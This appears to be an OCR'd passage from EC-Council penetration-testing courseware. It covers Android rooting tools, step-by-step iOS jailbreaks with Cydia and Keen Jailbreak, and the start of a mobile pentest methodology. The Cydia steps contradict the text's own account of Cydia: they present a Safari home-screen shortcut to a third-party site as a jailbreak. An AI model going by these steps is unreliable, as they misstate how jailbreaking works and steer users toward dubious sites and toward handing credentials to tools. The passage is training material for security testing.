


Figure K.01: Screenshot of KingoROOT

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **One Click Root**

  Source: *https://www.oneclickroot.com*

  One Click Root is Android rooting software that supports the most devices and comes with extra fail-safes (such as instant unrooting) feature and offers full technical support. It allows rooting an Android smartphone or tablet and provides access to additional features, such as gaining access to more apps, install apps on SD card, preserve battery life, Wi-Fi and Bluetooth tethering, installing custom ROMs, and accessing blocked features.




Figure K.02: Screenshot of OneClickRoot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jailbreaking iPhones

Jailbreaking is defined as the process of installing a modified set of kernel patches that allows users to run third-party applications not signed by the OS vendor. It is the process of bypassing user limitations as set by Apple, such as modifying the OS, attaining admin privileges, and installing unofficially approved apps via "side loading." You may accomplish jailbreaking simply by modifying iOS system kernels. A reason for jailbreaking iOS devices, such as iPhone, iPad, and iPod Touch is to expand the feature set restricted by Apple and its App Store. Jailbreaking provides root access to the operating system and permits downloading of third-party applications, themes, and extensions that are unavailable through the official Apple App Store. Jailbreaking also removes sandbox restrictions, which enables malicious apps to access restricted mobile resources and information. One may use tools, such as Cydia, Keen, Pangu Anzhuang, etc. to jailbreak iOS devices.

- **Cydia**

  Source: *https://cydia-app.com*

  Cydia is a software application for iOS that enables a user to find and install software packages (including apps, interface customizations, and system extensions) on a jailbroken iPhone, iPod Touch, or iPad. It is a graphical front end to Advanced Packaging Tool (APT) and the dpkg package management system, which means that the packages available in Cydia are provided by a decentralized system of repositories (also called sources) that list these packages.

  Following are the steps to jailbreak iOS 11.2.1 using cydia:

  - On your iPhone or iPad, open the Safari browser

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- From the address bar, go to cydiaios7.com
- Locate the UP arrow on the web page, top right on the iPad and bottom center on the iPhone screen, and tap on it
- When the new page loads, tap Add to Home Screen
- Now type Cydia into the box for naming the app icon. Tap the Add button and close Safari browser
- Look on your home screen for the Cydia icon




Figure K.03: Screenshots of Cydia

- **Keen Jailbreak**

  Source: *https://pangu8.com*

  Keen Jailbreak is an unofficial semi-tethered tool that was released for iOS 11 beta versions.

  It is compatible to jailbreak following devices:

  - Phone 7 and 7 Plus, iPhone 6S and 6S Plus, iPhone 6 and 6 Plus
  - iPhone SE/iPhone 5s, iPod Touch 6G
  - iPad Mini 2/iPad Mini 3/iPad Mini 4
  - iPad Air/iPad Air 2/iPad Pro

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Following are the steps for Keen IPA iOS 11.1.1 Jailbreak:

- Connect your device to the PC using USB Cable. Open the Cydia impactor.
- Cydia Impactor will detect your device and drag the Keen IPA into the Cydia Impactor.
- Now it will ask your Apple ID and Password. Enter the details.
- Then Keen IPA begin to install to your device. It will take some time to complete the process. Once done, Keen IPA app will be available on your device home screen.
- You need to trust the app before opening it. Go to Settings → General → Profile and device management → trust the app.
- Now go back to home screen. Open the Keen IPA app. Click on the jailbreak button to start the jailbreak process.
- Once complete the jailbreak process your device will reboot automatically.
- Finally, you may find the Cydia on your device home screen.



Figure K.04: Screenshots of Keen Jailbreak

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Penetration Testing Methodology

You need to follow a different approach to perform mobile device penetration testing compared to web application pen testing. When you inspect the architecture of different mobile applications, you may identify three major areas: communication channel, mobile applications, and server-side infrastructure that include different attack vectors. Therefore, the mobile penetration testing methodology includes communication channel penetration testing, application penetration testing, and server-side infrastructure penetration testing.

- **Communication Channel Penetration Testing**

  Many mobile applications provide secure communication for transmitting confidential information but due to various mobile device constraints many uncovered vulnerabilities exist. You may use HTTP proxy to intercept and modify the traffic between the client and the server. You may also use various sniffing tools, such as Wireshark to capture the traffic for further analysis.

- **Application Penetration Testing**

  Mobile applications similar to web applications contain various vulnerabilities that need to be tested. To perform mobile device pen testing, you need to root the Android devices or jailbreak iOS devices. You need to test all the browser based and platform based applications, test the application privileges, verify whether the applications are storing any sensitive information on the device, and perform reverse engineering on the applications.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Server-side Infrastructure Pen Testing**

